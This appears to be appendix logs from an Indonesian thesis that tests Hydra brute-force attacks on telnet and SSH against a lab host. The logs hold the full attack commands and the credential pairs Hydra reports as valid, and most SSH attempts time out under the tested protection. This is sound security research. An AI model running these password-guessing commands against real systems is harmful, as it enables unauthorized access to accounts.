[23][telnet] host: 192.168.8.187 login: ujjicoba password: iiskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: web
[23][telnet] host: 192.168.8.187 login: adminin password: iskandar
[23][telnet] host: 192.168.8.187 login: adminin password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: adminin password: admin
[23][telnet] host: 192.168.8.187 login: adminin password: website
[23][telnet] host: 192.168.8.187 login: adminin password: iskanda rajah1211
[23][telnet] host: 192.168.8.187 login: adminin password: i skandarajah1211
[STATUS] 280.00 tries/min, 280 tries in 00:01h, 100 to do in 00:01h, 20 active
[23][telnet] host: 192.168.8.187 login: iskandarajah122 password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: iskandarajah122 password: web
[23][telnet] host: 192.168.8.187 login: peenjejh password: ccit
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: adminn password: web
[23][telnet] host: 192.168.8.187 login: adminn password: iiskandarajah1211
[23][telnet] host: 192.168.8.187 login: adminn password: ccit
[23][telnet] host: 192.168.8.187 login: adm in password: iiskandarajah1211
[23][telnet] host: 192.168.8.187 login: keyboard password: iskandarajah1211
[STATUS] 200.00 tries/min, 400 tries in 00:02h, 1 to do in 00:01h, 2 active
[STATUS] 133.33 tries/min, 400 tries in 00:03h, 1 to do in 00:01h, 2 active
[STATUS] 100.00 tries/min, 400 tries in 00:04h, 1 to do in 00:01h, 2 active
[STATUS] 80.00 tries/min, 400 tries in 00:05h, 1 to do in 00:01h, 2 active
[STATUS] 66.67 tries/min, 400 tries in 00:06h, 1 to do in 00:01h, 2 active
```

```
[23][telnet] host: 192.168.8.187 login: ujjicoba password: website
[23][telnet] host: 192.168.8.187 login: ujjicoba password: ganteng
[23][telnet] host: 192.168.8.187 login: ujjicoba password: web
[23][telnet] host: 192.168.8.187 login: ujjicoba password: i skandarajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: tmj
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskanda rajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iiskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: ccit
[23][telnet] host: 192.168.8.187 login: ujjicoba password: pnj
[23][telnet] host: 192.168.8.187 login: admin123 password: user
[23][telnet] host: 192.168.8.187 login: admin123 password: iskandarajah1211111
[23][telnet] host: 192.168.8.187 login: adminin password: test
[STATUS] 151.00 tries/min, 151 tries in 00:01h, 249 to do in 00:02h, 20 active
[23][telnet] host: 192.168.8.187 login: adminin password: web
[23][telnet] host: 192.168.8.187 login: adminin password: tmj
[23][telnet] host: 192.168.8.187 login: aadminn password: web
[23][telnet] host: 192.168.8.187 login: aadminn password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: aadminn password: web
[23][telnet] host: 192.168.8.187 login: aadminn password: test
[23][telnet] host: 192.168.8.187 login: adminin password: pnj
[23][telnet] host: 192.168.8.187 login: politekniknegerijakarta password: web
[23][telnet] host: 192.168.8.187 login: politekniknegerijakarta password: test
[23][telnet] host: 192.168.8.187 login: politekniknegerijakarta password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: politekniknegerijakarta password: admin
[23][telnet] host: 192.168.8.187 login: politekniknegerijakarta password: user
[23][telnet] host: 192.168.8.187 login: peenjejh password: ccit
[23][telnet] host: 192.168.8.187 login: peenjejh password: tmj
[23][telnet] host: 192.168.8.187 login: manusia password: iskandar
[23][telnet] host: 192.168.8.187 login: manusia password: pnj
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: manusia password: i skandarajah1211
[STATUS] 200.00 tries/min, 400 tries in 00:02h, 1 to do in 00:01h, 6 active
[23][telnet] host: 192.168.8.187 login: adm in password: test
[STATUS] 133.33 tries/min, 400 tries in 00:03h, 1 to do in 00:01h, 5 active
```


(Lanjutan)

```

[delimit@root]~/Skrripsi/DataList
└─$ sudo hydra -u 20 -l iskandarah121111 -P listpassword20 telnet://192.168.8.187 1
Hydra v9.1 (C) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding),
these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 22:36:39
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (1:20/p:20), ~20 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujjocoba password: iskandarah1211111
[23][telnet] host: 192.168.8.187 login: ujjocoba password: web
[23][telnet] host: 192.168.8.187 login: ujjocoba password: iskanda rajah1211
[23][telnet] host: 192.168.8.187 login: ujjocoba password: i skandarah1211
[23][telnet] host: 192.168.8.187 login: ujjocoba password: iskandarah1211
[23][telnet] host: 192.168.8.187 login: ujjocoba password: ganteng
[23][telnet] host: 192.168.8.187 login: ujjocoba password: pnj
[23][telnet] host: 192.168.8.187 login: ujjocoba password: ccit
[23][telnet] host: 192.168.8.187 login: ujjocoba password: 3iskandarah1211
[23][telnet] host: 192.168.8.187 login: ujjocoba password: iskandarah12111
[23][telnet] host: 192.168.8.187 login: ujjocoba password: admin
[23][telnet] host: 192.168.8.187 login: adminn password: tmj
[STATUS] 272.46 tries/min, 277 tries in 00:01h, 123 to do in 00:01h, 20 active
[23][telnet] host: 192.168.8.187 login: iskandar password: pnj
[23][telnet] host: 192.168.8.187 login: iskandar password: tmj
[23][telnet] host: 192.168.8.187 login: politeknilingegerijakarta password: iskandarah12111
[23][telnet] host: 192.168.8.187 login: iskandar password: user
[23][telnet] host: 192.168.8.187 login: admin password: iskandarah1211
[23][telnet] host: 192.168.8.187 login: adminn password: i skandarah1211
[23][telnet] host: 192.168.8.187 login: adminn password: pnj
[23][telnet] host: 192.168.8.187 login: bismillah password: i skandarah1211
[STATUS] 108.25 tries/min, 400 tries in 00:02h, 1 to do in 00:01h, 2 active
[STATUS] 132.60 tries/min, 400 tries in 00:03h, 1 to do in 00:01h, 2 active
[STATUS] 99.59 tries/min, 400 tries in 00:04h, 1 to do in 00:01h, 2 active

[23][telnet] host: 192.168.8.187 login: ujjocoba password: 3iskandarah1211
[23][telnet] host: 192.168.8.187 login: ujjocoba password: test
[23][telnet] host: 192.168.8.187 login: ujjocoba password: iskandarah1211
[23][telnet] host: 192.168.8.187 login: ujjocoba password: ccit
[23][telnet] host: 192.168.8.187 login: ujjocoba password: iskandarah1211111
[23][telnet] host: 192.168.8.187 login: ujjocoba password: iskandarah12111
[23][telnet] host: 192.168.8.187 login: ujjocoba password: iskandarah12111
[23][telnet] host: 192.168.8.187 login: ujjocoba password: test
[23][telnet] host: 192.168.8.187 login: ujjocoba password: iskandar
[23][telnet] host: 192.168.8.187 login: admin123 password: web
[23][telnet] host: 192.168.8.187 login: admin123 password: iskandarah12111
[23][telnet] host: 192.168.8.187 login: admin123 password: admin
[23][telnet] host: 192.168.8.187 login: admin123 password: website
[STATUS] 229.25 tries/min, 237 tries in 00:01h, 163 to do in 00:01h, 20 active
[23][telnet] host: 192.168.8.187 login: aadmiinn password: iskandarah12111
[23][telnet] host: 192.168.8.187 login: iskandarah122 password: iskandarah12111
[23][telnet] host: 192.168.8.187 login: iskandarah122 password: website
[23][telnet] host: 192.168.8.187 login: iskandarah122 password: ccit
[23][telnet] host: 192.168.8.187 login: iskandarah122 password: i skandarah1211
[23][telnet] host: 192.168.8.187 login: iskandarah122 password: ganteng
[23][telnet] host: 192.168.8.187 login: manusia password: iskandarah12111
[23][telnet] host: 192.168.8.187 login: manusia password: admin
[23][telnet] host: 192.168.8.187 login: admin password: iskandarah1211
[23][telnet] host: 192.168.8.187 login: a dmin password: test
[23][telnet] host: 192.168.8.187 login: youtube password: admin
[23][telnet] host: 192.168.8.187 login: bismillah password: iskandarah1211111
[23][telnet] host: 192.168.8.187 login: bismillah password: test
1 of 1 target successfully completed, 29 valid passwords found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 22:56:56

[delimit@root]~/Skrripsi/DataList
└─$

[23][telnet] host: 192.168.8.187 login: ujjocoba password: website
[23][telnet] host: 192.168.8.187 login: ujjocoba password: pnj
[23][telnet] host: 192.168.8.187 login: ujjocoba password: iskandarah1211111
[23][telnet] host: 192.168.8.187 login: admin123 password: iskandarah1211
[23][telnet] host: 192.168.8.187 login: admin123 password: web
[23][telnet] host: 192.168.8.187 login: admin123 password: test
[STATUS] 247.00 tries/min, 247 tries in 00:01h, 153 to do in 00:01h, 20 active
[23][telnet] host: 192.168.8.187 login: aadmiinn password: iskanda rajah1211
[23][telnet] host: 192.168.8.187 login: aadmiinn password: i skandarah1211
[23][telnet] host: 192.168.8.187 login: aadmiinn password: iskandar
[23][telnet] host: 192.168.8.187 login: aadmiinn password: iskandarah1211
[23][telnet] host: 192.168.8.187 login: manusia password: ganteng
[23][telnet] host: 192.168.8.187 login: a dmin password: iskanda rajah1211
[23][telnet] host: 192.168.8.187 login: youtube password: iskandarah12111
[23][telnet] host: 192.168.8.187 login: youtube password: 3iskandarah1211
[23][telnet] host: 192.168.8.187 login: youtube password: iskandarah1211111
[23][telnet] host: 192.168.8.187 login: adm in password: ganteng
[23][telnet] host: 192.168.8.187 login: adm in password: pnj
[23][telnet] host: 192.168.8.187 login: adm in password: ccit
[23][telnet] host: 192.168.8.187 login: adm in password: tmj
[23][telnet] host: 192.168.8.187 login: youtube password: web
[23][telnet] host: 192.168.8.187 login: youtube password: test
[STATUS] 200.00 tries/min, 400 tries in 00:02h, 1 to do in 00:01h, 6 active
[23][telnet] host: 192.168.8.187 login: bismillah password: user
[23][telnet] host: 192.168.8.187 login: keyboard password: iskandarah1211
[23][telnet] host: 192.168.8.187 login: keyboard password: pnj
[23][telnet] host: 192.168.8.187 login: keyboard password: tmj
1 of 1 target successfully completed, 34 valid passwords found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 23:06:29

```

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Lampiran 9 Serangan Brute Force 10 data ssh dengan keamanan

```
(delimit@root)~/Skripsi/DataList
└─$ sudo hydra -t 10 -L listusername10 -P listpassword10 ssh://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 23:11:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 20.00 tries/min, 20 tries in 00:01h, 90 to do in 00:05h, 10 active
[STATUS] 20.00 tries/min, 40 tries in 00:02h, 81 to do in 00:05h, 10 active
[STATUS] 20.00 tries/min, 60 tries in 00:03h, 61 to do in 00:04h, 10 active
[STATUS] 20.00 tries/min, 80 tries in 00:04h, 41 to do in 00:03h, 10 active
[STATUS] 20.00 tries/min, 100 tries in 00:05h, 21 to do in 00:02h, 10 active
[STATUS] 20.00 tries/min, 120 tries in 00:06h, 1 to do in 00:01h, 10 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 23:18:16
```

```
(delimit@root)~/Skripsi/DataList
└─$ sudo hydra -t 10 -L listusername10 -P listpassword10 ssh://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 23:22:02
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimit@root)~/Skripsi/DataList
└─$ sudo hydra -t 10 -L listusername10 -P listpassword10 ssh://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 23:30:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimit@root)~/Skripsi/DataList
└─$ sudo hydra -t 10 -L listusername10 -P listpassword10 ssh://192.168.8.187 255 x 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 23:31:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimit@root)~/Skripsi/DataList
└─$ sudo hydra -t 10 -L listusername10 -P listpassword10 ssh://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 23:33:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimit@root)~/Skripsi/DataList
└─$ 255 x 1
```

```
(delimit@root)~/Skripsi/DataList
└─$ sudo hydra -t 10 -L listusername10 -P listpassword10 ssh://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 23:35:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimit@root)~/Skripsi/DataList
└─$ sudo hydra -t 10 -L listusername10 -P listpassword10 ssh://192.168.8.187 255 x 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 23:36:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimit@root)~/Skripsi/DataList
└─$ sudo hydra -t 10 -L listusername10 -P listpassword10 ssh://192.168.8.187 255 x 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 23:37:39
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking ssh://192.168.8.187:22/
^[[B][B][[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

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(Lanjutan)

```

[delimiter@root]~/Skripsi/DataList
└─$ sudo hydra -r 10 -l listusername10 -p listpassword10 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 23:38:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187

```



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Lampiran 10 Serangan Brute Force 15 data ssh dengan keamanan

```
(delimiter@root)~[~/Skripsi/DataList]
└─$ sudo hydra -t 15 -l listusername15 -P listpassword15 ssh://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 23:41:12
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimiter@root)~[~/Skripsi/DataList]
└─$ sudo hydra -t 15 -l listusername15 -P listpassword15 ssh://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 23:44:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimiter@root)~[~/Skripsi/DataList]
└─$ sudo hydra -t 15 -l listusername15 -P listpassword15 ssh://192.168.8.187 255 x 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 23:49:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimiter@root)~[~/Skripsi/DataList]
└─$ sudo hydra -t 15 -l listusername15 -P listpassword15 ssh://192.168.8.187 255 x 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 23:51:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimiter@root)~[~/Skripsi/DataList]
└─$ sudo hydra -t 15 -l listusername15 -P listpassword15 ssh://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 23:54:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimiter@root)~[~/Skripsi/DataList]
└─$ sudo hydra -t 15 -l listusername15 -P listpassword15 ssh://192.168.8.187 255 x 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 23:55:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimiter@root)~[~/Skripsi/DataList]
└─$ sudo hydra -t 15 -l listusername15 -P listpassword15 ssh://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 23:56:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimiter@root)~[~/Skripsi/DataList]
└─$ sudo hydra -t 15 -l listusername15 -P listpassword15 ssh://192.168.8.187 255 x 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 23:57:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```



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(Lanjutan)

```

(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 15 -L listusername15 -P listpassword15 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 23:58:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187

```



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Lampiran 11 Serangan Brute Force 20 data ssh dengan keamanan

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 20 -L listusername20 -P listpassword20 ssh://192.168.8.187
[sudo] password for delimiter:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 00:57:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 20 -L listusername20 -P listpassword20 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 00:58:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 20 -L listusername20 -P listpassword20 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 01:01:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 20 -L listusername20 -P listpassword20 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 01:02:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 20 -L listusername20 -P listpassword20 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 01:04:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 20 -L listusername20 -P listpassword20 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 01:06:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 20 -L listusername20 -P listpassword20 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 01:07:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] could not connect to ssh://192.168.8.187:22 - Timeout connecting to 192.168.8.187
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 20 -L listusername20 -P listpassword20 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-28 01:08:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking ssh://192.168.8.187:22/
